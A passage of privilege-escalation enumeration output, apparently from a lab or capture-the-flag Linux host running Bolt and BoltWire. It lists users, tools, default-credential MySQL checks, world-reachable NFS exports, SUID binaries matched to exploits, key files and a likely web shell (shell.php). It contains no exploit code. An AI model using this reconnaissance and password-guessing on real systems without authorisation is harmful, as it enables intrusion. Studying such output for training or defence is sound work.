jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
root:x:0:0:root:/root:/bin/bash

╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),109(netdev)
uid=101(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=102(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=103(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=104(messagebus) gid=110(messagebus) groups=110(messagebus)
uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(mysql) gid=113(mysql) groups=113(mysql)
uid=107(_rpc) gid=65534(nogroup) groups=65534(nogroup)
uid=108(statd) gid=65534(nogroup) groups=65534(nogroup)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)

╔══════════╣ Login now
 08:37:37 up 28 min, 1 user, load average: 0.43, 0.10, 0.03
USER   TTY   FROM   LOGIN@   IDLE   JCPU   PCPU WHAT
root   tty1   -   08:10   26:57   0.02s 0.01s -bash

╔══════════╣ Last logons
jeanpaul pts/1   Wed Jun 2 05:25:21 2021 - Wed Jun 2 05:36:21 2021 (00:11)   192.168.10.31
jeanpaul pts/1   Wed Jun 2 05:05:12 2021 - Wed Jun 2 05:05:13 2021 (00:00)   192.168.10.31
root   pts/0   Tue Jun 1 06:09:27 2021 - Wed Jun 2 05:36:21 2021 (23:26)   192.168.10.31
root   tty1   Tue Jun 1 06:09:09 2021 - down   (23:27)   0.0.0.0
reboot   system boot Tue Jun 1 05:58:37 2021 - Wed Jun 2 05:36:23 2021 (23:37)   0.0.0.0
root   pts/0   Tue Jun 1 05:36:32 2021 - Tue Jun 1 05:49:42 2021 (00:13)   192.168.10.31
root   tty1   Tue Jun 1 05:34:33 2021 - down   (00:15)   0.0.0.0
reboot   system boot Tue Jun 1 05:33:47 2021 - Tue Jun 1 05:49:42 2021 (00:15)   0.0.0.0

wtmp begins Tue Jun 1 05:33:47 2021

╔══════════╣ Last time logon each user
Username   Port   From   Latest
root   tty1   Mon Jan 2 08:10:38 -0500 2023
jeanpaul   pts/1   192.168.10.31   Wed Jun 2 05:25:21 -0400 2021

╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with their
names as password (I can't do it...)

╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

╔══════════════════════╗
═══════════════════════════╣ Software Information ╠═══════════════════════════
╚══════════════════════╝

╔══════════╣ Useful software
/usr/bin/base64
/usr/bin/nc
/usr/bin/nc.traditional
/usr/bin/netcat
/usr/bin/perl
/usr/bin/php
/usr/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/python3.7
/usr/bin/socat
/usr/bin/sudo
/usr/bin/wget

╔══════════╣ Installed Compilers

╔══════════╣ MySQL version
mysql Ver 15.1 Distrib 10.3.27-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2

═╣ MySQL connection using default root/root ..... No
═╣ MySQL connection using root/toor ..... No
═╣ MySQL connection using root/NOPASS ..... No

╔══════════╣ Searching mysql credentials and exec
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user   = mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

╔══════════╣ Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 869 Oct 12 2020 /etc/mysql/mariadb.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

-rw------- 1 root root 277 Jun 1 2021 /etc/mysql/debian.cnf

╔══════════╣ Analyzing Apache-Nginx Files (limit 70)
Apache version: Server version: Apache/2.4.38 (Debian)
Server built: 2020-08-25T20:08:29
httpd Not Found

Nginx version: nginx Not Found

```
/etc/apache2/mods-available/php7.3.conf-<FilesMatch ".+\.ph(ar|p|tml)$">
/etc/apache2/mods-available/php7.3.conf:    SetHandler application/x-httpd-php
--
/etc/apache2/mods-available/php7.3.conf-<FilesMatch ".+\.phps$">
/etc/apache2/mods-available/php7.3.conf:    SetHandler application/x-httpd-php-source
--
/etc/apache2/mods-enabled/php7.3.conf-<FilesMatch ".+\.ph(ar|p|tml)$">
/etc/apache2/mods-enabled/php7.3.conf:    SetHandler application/x-httpd-php
--
/etc/apache2/mods-enabled/php7.3.conf-<FilesMatch ".+\.phps$">
/etc/apache2/mods-enabled/php7.3.conf:    SetHandler application/x-httpd-php-source
═╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 Jun  1  2021 /etc/apache2/sites-enabled
drwxr-xr-x 2 root root 4096 Jun  1  2021 /etc/apache2/sites-enabled
lrwxrwxrwx 1 root root 29 Jun  1  2021 /etc/apache2/sites-enabled/htdev.conf -> ../sites-available/
htdev.conf
<VirtualHost *:8080>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/htdev
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
lrwxrwxrwx 1 root root 35 Jun  1  2021 /etc/apache2/sites-enabled/000-default.conf -> ../sites-
available/000-default.conf
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>


-rw-r--r-- 1 root root 186 Jun  1  2021 /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
lrwxrwxrwx 1 root root 35 Jun  1  2021 /etc/apache2/sites-enabled/000-default.conf -> ../sites-
available/000-default.conf
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

-rw-r--r-- 1 root root 71958 Feb 13  2021 /etc/php/7.3/apache2/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On
-rw-r--r-- 1 root root 71570 Feb 13  2021 /etc/php/7.3/cli/php.ini
allow_url_fopen = On
```

```
allow_url_include = Off
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On



╔══════════╣ Analyzing Rsync Files (limit 70)
-rw-r--r-- 1 root root 1044 Mar 15  2019 /usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
        comment = public archive
        path = /var/www/pub
        use chroot = yes
        lock file = /var/lock/rsyncd
        read only = yes
        list = yes
        uid = nobody
        gid = nogroup
        strict modes = yes
        ignore errors = no
        ignore nonreadable = yes
        transfer logging = no
        timeout = 600
        refuse options = checksum dry-run
        dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz


╔══════════╣ Analyzing Ldap Files (limit 70)
The password hash is from the {SSHA} to 'structural'
drwxr-xr-x 2 root root 4096 Jun  1  2021 /etc/ldap


╔══════════╣ Searching ssl/ssh files
PermitRootLogin yes
PubkeyAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes

═╣ Possible private SSH keys were found!
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt2.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/sign2.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/ca.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/intermediate.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/sign.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/dkim/dkim.test.priv

═╣ Some certificates were found (out limited):
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/ca.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt2.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/intermediate.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/sign.crt
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/sign2.crt
829PSTORAGE_CERTSBIN
```

═╣ Some home ssh config file was found
/usr/share/openssh/sshd_config
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem	sftp /usr/lib/openssh/sftp-server

═╣ /etc/hosts.allow file found, trying to read the rules:
/etc/hosts.allow

Searching inside /etc/ssh/ssh_config for interesting info
Host *
   SendEnv LANG LC_*
   HashKnownHosts yes
   GSSAPIAuthentication yes

╔══════════╣ Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 Jun 1 2021 /etc/pam.d
-rw-r--r-- 1 root root 2133 Jan 31 2020 /etc/pam.d/sshd

╔══════════╣ Analyzing NFS Exports Files (limit 70)
-rw-r--r-- 1 root root 535 Jun 2 2021 /etc/exports
/srv/nfs 192.168.0.0/16(rw,sync,no_subtree_check)
/srv/nfs 10.0.0.0/8(rw,sync,no_subtree_check)
/srv/nfs 172.16.0.0/12(rw,sync,no_subtree_check)

╔══════════╣ Analyzing Keyring Files (limit 70)
drwxr-xr-x 2 root root 4096 Jun 1 2021 /usr/share/keyrings

╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd

╔══════════╣ Analyzing Github Files (limit 70)
drwxr-xr-x 3 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/bolt/bolt/.github
drwxr-xr-x 2 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/doctrine/lexer/.github
drwxr-xr-x 3 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/doctrine/
persistence/.github
drwxr-xr-x 3 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/filp/whoops/.github
drwxr-xr-x 3 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/seld/jsonlint/.github
drwxr-xr-x 2 www-data www-data 4096 Jun 1 2021 /var/www/html/vendor/swiftmailer/
swiftmailer/.github

╔══════════╣ Analyzing PGP-GPG Files (limit 70)
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

-rw-r--r-- 1 root root 8700 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-automatic.gpg
-rw-r--r-- 1 root root 8709 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-security-automatic.gpg
-rw-r--r-- 1 root root 2453 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-stable.gpg
-rw-r--r-- 1 root root 8132 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg
-rw-r--r-- 1 root root 8141 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-buster-security-automatic.gpg
-rw-r--r-- 1 root root 2332 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg
-rw-r--r-- 1 root root 7443 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-rw-r--r-- 1 root root 7452 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg
-rw-r--r-- 1 root root 2263 Apr 23 2019 /etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
-rw-r--r-- 1 root root 8700 Mar 16 2021 /usr/share/keyrings/debian-archive-bullseye-automatic.gpg
-rw-r--r-- 1 root root 8709 Mar 16 2021 /usr/share/keyrings/debian-archive-bullseye-security-automatic.gpg
-rw-r--r-- 1 root root 2453 Mar 16 2021 /usr/share/keyrings/debian-archive-bullseye-stable.gpg
-rw-r--r-- 1 root root 8132 Mar 16 2021 /usr/share/keyrings/debian-archive-buster-automatic.gpg
-rw-r--r-- 1 root root 8141 Mar 16 2021 /usr/share/keyrings/debian-archive-buster-security-automatic.gpg
-rw-r--r-- 1 root root 2332 Mar 16 2021 /usr/share/keyrings/debian-archive-buster-stable.gpg
-rw-r--r-- 1 root root 55625 Mar 16 2021 /usr/share/keyrings/debian-archive-keyring.gpg
-rw-r--r-- 1 root root 36873 Mar 16 2021 /usr/share/keyrings/debian-archive-removed-keys.gpg
-rw-r--r-- 1 root root 7443 Mar 16 2021 /usr/share/keyrings/debian-archive-stretch-automatic.gpg
-rw-r--r-- 1 root root 7452 Mar 16 2021 /usr/share/keyrings/debian-archive-stretch-security-automatic.gpg
-rw-r--r-- 1 root root 2263 Mar 16 2021 /usr/share/keyrings/debian-archive-stretch-stable.gpg

╔══════════╣ Analyzing Postfix Files (limit 70)
-rw-r--r-- 1 root root 675 Mar 1 2019 /usr/share/bash-completion/completions/postfix

╔══════════╣ Analyzing FTP Files (limit 70)

-rw-r--r-- 1 root root 69 Feb 13 2021 /etc/php/7.3/mods-available/ftp.ini
-rw-r--r-- 1 root root 69 Feb 13 2021 /usr/share/php7.3-common/common/ftp.ini

╔══════════╣ Analyzing Bind Files (limit 70)
-rw-r--r-- 1 root root 856 Mar 1 2019 /usr/share/bash-completion/completions/bind
-rw-r--r-- 1 root root 856 Mar 1 2019 /usr/share/bash-completion/completions/bind

╔══════════╣ Analyzing Windows Files (limit 70)

lrwxrwxrwx 1 root root 22 Jun 1 2021 /etc/alternatives/my.cnf -> /etc/mysql/mariadb.cnf
lrwxrwxrwx 1 root root 24 Jun 1 2021 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf
-rw-r--r-- 1 root root 83 Jun 1 2021 /var/lib/dpkg/alternatives/my.cnf

╔══════════╣ Analyzing Other Interesting Files (limit 70)
-rw-r--r-- 1 root root 3526 Apr 18 2019 /etc/skel/.bashrc
-rw-r--r-- 1 jeanpaul jeanpaul 3526 Jun 1 2021 /home/jeanpaul/.bashrc

-rw-r--r-- 1 root root 807 Apr 18 2019 /etc/skel/.profile
-rw-r--r-- 1 jeanpaul jeanpaul 807 Jun 1 2021 /home/jeanpaul/.profile

Interesting Files

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-x 1 root root 113K Jun 24 2020 /usr/sbin/mount.nfs
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 154K Jan 20 2021 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-- 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign

SGID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root mail 19K Dec 3 2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Jan 10 2019 /usr/bin/wall
-rwxr-sr-x 1 root tty 15K May 4 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root ssh 315K Jan 31 2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage

Checking misconfigurations of ld.so
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld-so
/etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/libc.conf
/usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/usr/local/lib/x86_64-linux-gnu
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: =
Current proc capabilities:
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Parent Shell capabilities:
0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/ping = cap_net_raw+ep

╔══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root 3129 Feb 10 2019 usr.bin.man
-rw-r--r-- 1 root root 730 Nov 25 2020 usr.sbin.mysqld

╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
files with acls in searched folders Not Found

╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh

╔══════════╣ Executable files potentially added by user (limit 70)
2023-01-02+08:09:11.7893601930 /var/www/html/app/database/bolt.db
2023-01-02+08:09:11.2773585350 /var/www/html/app/cache/profiler/index.csv
2021-06-01+15:38:37.6036239320 /var/www/html/app/config/config.yml
2021-06-01+10:12:31.1442637490 /var/www/html/app/cache/development/twig/
fd6cfe710c30f5d08f4d222f03be543e/
94/9432b57f45aa79e924ef16e2dcc7f92ab8ef541622013c083503b48eda18901e.php
2021-06-01+10:12:31.1402637230 /var/www/html/app/cache/development/twig/
fd6cfe710c30f5d08f4d222f03be543e/
10/101c638729bb635e38e4d87419ab91123c077793cc1d670442f22a17aa010c2d.php
2021-06-01+10:12:31.1202635960 /var/www/html/app/cache/development/twig/
fd6cfe710c30f5d08f4d222f03be543e/fd/
fd5b1629276ff8afe3233c5cd72a7c6c02bfe025f2f10a0b32b4b73d97df72cd.php
2021-06-01+10:12:31.0842633660 /var/www/html/app/cache/exception/development/
20210601-100612-vendor-bolt-bolt-src-configuration-validation-database-php.exception
2021-06-01+10:12:30.9562625500 /var/www/html/app/cache/.secret
2021-06-01+10:12:30.9442624740 /var/www/html/app/cache/.version
2021-06-01+10:12:30.9082622440 /var/www/html/app/cache/.assetsalt
2021-06-01+10:12:30.8922621430 /var/www/html/app/config/routing.yml
2021-06-01+10:12:30.8922621430 /var/www/html/app/config/permissions.yml
2021-06-01+10:12:30.8922621430 /var/www/html/app/config/menu.yml
2021-06-01+10:12:30.8762620410 /var/www/html/app/config/taxonomy.yml
2021-06-01+10:12:30.8762620410 /var/www/html/app/config/contenttypes.yml
2021-06-01+09:14:05.1061903040 /var/www/htdev/index.php

╔══════════╣ Unexpected in /opt (usually empty)
total 18192
drwxr-xr-x 3 root root   4096 Jun 1 2021 .

drwxr-xr-x 18 root root   4096 Jun 1 2021 ..
drwxr-xr-x 2 501 staff   4096 Jun 1 2021 bolt-3.7.2
-rw-r--r-- 1 root root 18497552 Oct 19 2020 bolt-3.7.2.tar.gz
-rw-r--r-- 1 root root   110874 Jun 1 2021 boltwire.zip

╔═══════════╣ Unexpected in root
/vmlinuz
/vmlinuz.old
/initrd.img.old
/initrd.img

╔═══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 20
drwxr-xr-x 2 root root 4096 Jun 1 2021 .
drwxr-xr-x 76 root root 4096 Jan 2 08:10 ..
-rw-r--r-- 1 root root 664 Mar 1 2019 bash_completion.sh
-rw-r--r-- 1 root root 1107 Sep 14 2018 gawk.csh
-rw-r--r-- 1 root root 757 Sep 14 2018 gawk.sh

╔═══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d

═╣ Hashes inside passwd file? ..... No
═╣ Writable passwd file? ..... No
═╣ Credentials in fstab/mtab? ..... No
═╣ Can I read shadow files? ..... No
═╣ Can I read shadow plists? ..... No
═╣ Can I write shadow plists? ..... No
═╣ Can I read opasswd file? ..... No
═╣ Can I write in network-scripts? ..... No
═╣ Can I read root folder? ..... No

╔═══════════╣ Searching root files in home dirs (limit 30)
/home/
/root/
/var/www

╔═══════════╣ Searching folders owned by me containing others files on it (limit 100)

╔═══════════╣ Readable files belonging to root and readable by me but not world readable

╔═══════════╣ Modified interesting files in the last 5mins (limit 100)
/var/log/auth.log.1
/var/log/btmp
/var/log/syslog.1
/var/log/user.log.1
/var/log/alternatives.log
/var/log/syslog
/var/log/messages.1
/var/log/apt/history.log
/var/log/apt/term.log
/var/log/debug.1
/var/log/kern.log.1
/var/log/dpkg.log
/var/log/auth.log
/var/log/daemon.log.1

/var/log/daemon.log

╔═══════════╣ Writable log files (logrotten) (limit 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation
logrotate 3.14.0

    Default mail command: /usr/bin/mail
    Default compress command: /bin/gzip
    Default uncompress command: /bin/gunzip
    Default compress extension: .gz
    Default state file path: /var/lib/logrotate/status
    ACL support: yes
    SELinux support: yes

╔═══════════╣ Files inside /home/www-data (limit 20)

╔═══════════╣ Files inside others home (limit 20)
/home/jeanpaul/.bash_logout
/home/jeanpaul/.bash_history
/home/jeanpaul/.profile
/home/jeanpaul/.bashrc
/var/www/htdev/dev/forms/form.a29tbeu7eun745hn1rff1j987q
/var/www/htdev/dev/forms/form.admin
/var/www/htdev/dev/forms/.htaccess
/var/www/htdev/dev/files/.htaccess
/var/www/htdev/dev/stamps/site.1672665689
/var/www/htdev/dev/stamps/.htaccess
/var/www/htdev/dev/favicon.ico
/var/www/htdev/dev/config/.htaccess
/var/www/htdev/dev/pages/site.linkrot
/var/www/htdev/dev/pages/shell.php
/var/www/htdev/dev/pages/member.thisisatest
/var/www/htdev/dev/pages/.htaccess
/var/www/htdev/dev/pages/site.setup
/var/www/htdev/dev/pages/site
/var/www/htdev/dev/pages/member.admin
/var/www/htdev/dev/index.php
grep: write error: Broken pipe

╔═══════════╣ Searching installed mail applications

╔═══════════╣ Mails (limit 50)

╔═══════════╣ Backup files (limited 100)
-rw-r--r-- 1 root root 348 Nov 25 2020 /usr/share/man/man1/wsrep_sst_mariabackup.1.gz
-rw-r--r-- 1 root root 303 Oct 26 2018 /usr/share/doc/hdparm/changelog.old.gz
-rw-r--r-- 1 root root 7867 Jul 16 1996 /usr/share/doc/telnet/README.old.gz
-rw-r--r-- 1 root root 363752 Apr 30 2018 /usr/share/doc/manpages/Changes.old.gz
-rwxr-xr-x 1 root root 38412 Nov 25 2020 /usr/bin/wsrep_sst_mariabackup
-rw-r--r-- 1 root root 9716 Nov 28 2020 /usr/lib/modules/4.19.0-13-amd64/kernel/drivers/net/team/team_mode_activebackup.ko
-rw-r--r-- 1 root root 9731 Mar 19 2021 /usr/lib/modules/4.19.0-16-amd64/kernel/drivers/net/team/team_mode_activebackup.ko

╔═══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /var/www/html/app/database/bolt.db: SQLite 3.x database, last written using SQLite version 3027002

-> Extracting tables from /var/www/html/app/database/bolt.db (limit 20)

╔══════════╣ Web files?(output limit)
/var/www/:
total 16K
drwxr-xr-x 4 root   root   4.0K Jun 1 2021 .
drwxr-xr-x 12 root   root   4.0K Jun 1 2021 ..
drwxr-xr-x 4 www-data www-data 4.0K Jun 1 2021 htdev
drwxr-xr-x 7 www-data www-data 4.0K Jun 1 2021 html

/var/www/htdev:
total 20K
drwxr-xr-x 4 www-data www-data 4.0K Jun 1 2021 .

╔══════════╣ All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-r--r-- 1 root root 0 Jan 2 08:09 /run/network/.ifstate.lock
-rw-r--r-- 1 root root 220 Apr 18 2019 /etc/skel/.bash_logout
-rw------- 1 root root 0 Jun 1 2021 /etc/.pwd.lock
-rw-r--r-- 1 root root 0 Nov 15 2018 /usr/share/dictionaries-common/site-elisp/.nosearch
-rw-r--r-- 1 jeanpaul jeanpaul 220 Jun 1 2021 /home/jeanpaul/.bash_logout
-rw-r--r-- 1 www-data www-data 31 Jun 1 2021 /var/www/htdev/dev/forms/.htaccess
-rw-r--r-- 1 www-data www-data 32 Jun 1 2021 /var/www/htdev/dev/files/.htaccess
-rw-r--r-- 1 www-data www-data 31 Jun 1 2021 /var/www/htdev/dev/stamps/.htaccess
-rw-r--r-- 1 www-data www-data 31 Jun 1 2021 /var/www/htdev/dev/config/.htaccess
-rw-r--r-- 1 www-data www-data 31 Jun 1 2021 /var/www/htdev/dev/pages/.htaccess
-rw-r--r-- 1 www-data www-data 13 Jun 1 2021 /var/www/htdev/boltwireinstall/.htcodes
-rwxr-xr-x 1 www-data www-data 36 May 26 2012 /var/www/htdev/boltwireinstall/shared/
img/.htaccess
-rwxr-xr-x 1 www-data www-data 33 May 26 2012 /var/www/htdev/boltwireinstall/shared/
plugins/.htaccess
-rwxr-xr-x 1 www-data www-data 36 May 26 2012 /var/www/htdev/boltwireinstall/shared/
skins/.htaccess
-rwxr-xr-x 1 www-data www-data 33 May 26 2012 /var/www/htdev/boltwireinstall/shared/
pages/.htaccess
-rwxr-xr-x 1 www-data www-data 33 May 26 2012 /var/www/htdev/boltwireinstall/system/.htaccess
-rwxr-xr-x 1 www-data www-data 202 Jan 2 2013 /var/www/htdev/boltwireinstall/.htaccess
-rwxr-xr-x 1 www-data www-data 33 May 26 2012 /var/www/htdev/boltwireinstall/scripts/.htaccess
-rwxr-xr-x 1 www-data www-data 2954 Sep 7 2016 /var/www/html/vendor/ircmaxell/random-
lib/.scrutinizer.yml
-rwxr-xr-x 1 www-data www-data 791 Sep 7 2016 /var/www/html/vendor/ircmaxell/random-
lib/.travis.yml
-rwxr-xr-x 1 www-data www-data 1716 Sep 7 2016 /var/www/html/vendor/ircmaxell/random-
lib/.php_cs
-rwxr-xr-x 1 www-data www-data 3701 Sep 30 2020 /var/www/html/vendor/guzzlehttp/
promises/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 147 Dec 4 2018 /var/www/html/vendor/guzzlehttp/
psr7/.editorconfig
-rwxr-xr-x 1 www-data www-data 651 Mar 27 2020 /var/www/html/vendor/doctrine/
reflection/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 1040 Mar 27 2020 /var/www/html/vendor/doctrine/
reflection/.scrutinizer.yml
-rwxr-xr-x 1 www-data www-data 381 May 29 2020 /var/www/html/vendor/doctrine/event-
manager/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 883 Aug 10 2020 /var/www/html/vendor/doctrine/
annotations/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 250 Jul 27 2020 /var/www/html/vendor/doctrine/

collections/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 331 Jun 8 2019 /var/www/html/vendor/doctrine/lexer/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 516 Jun 20 2020 /var/www/html/vendor/doctrine/persistence/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 605 Dec 30 2019 /var/www/html/vendor/erusev/parsedown-extra/.travis.yml
-rwxr-xr-x 1 www-data www-data 67 Jan 12 2014 /var/www/html/vendor/jdorn/sql-formatter/.travis.yml
-rwxr-xr-x 1 www-data www-data 155 Oct 13 2020 /var/www/html/vendor/composer/composer/.editorconfig
-rwxr-xr-x 1 www-data www-data 206 Mar 24 2015 /var/www/html/vendor/siriusphp/validation/.scrutinizer.yml
-rwxr-xr-x 1 www-data www-data 303 Apr 9 2015 /var/www/html/vendor/siriusphp/upload/.travis.yml
-rwxr-xr-x 1 www-data www-data 44 Nov 22 2013 /var/www/html/vendor/pimple/pimple/.travis.yml
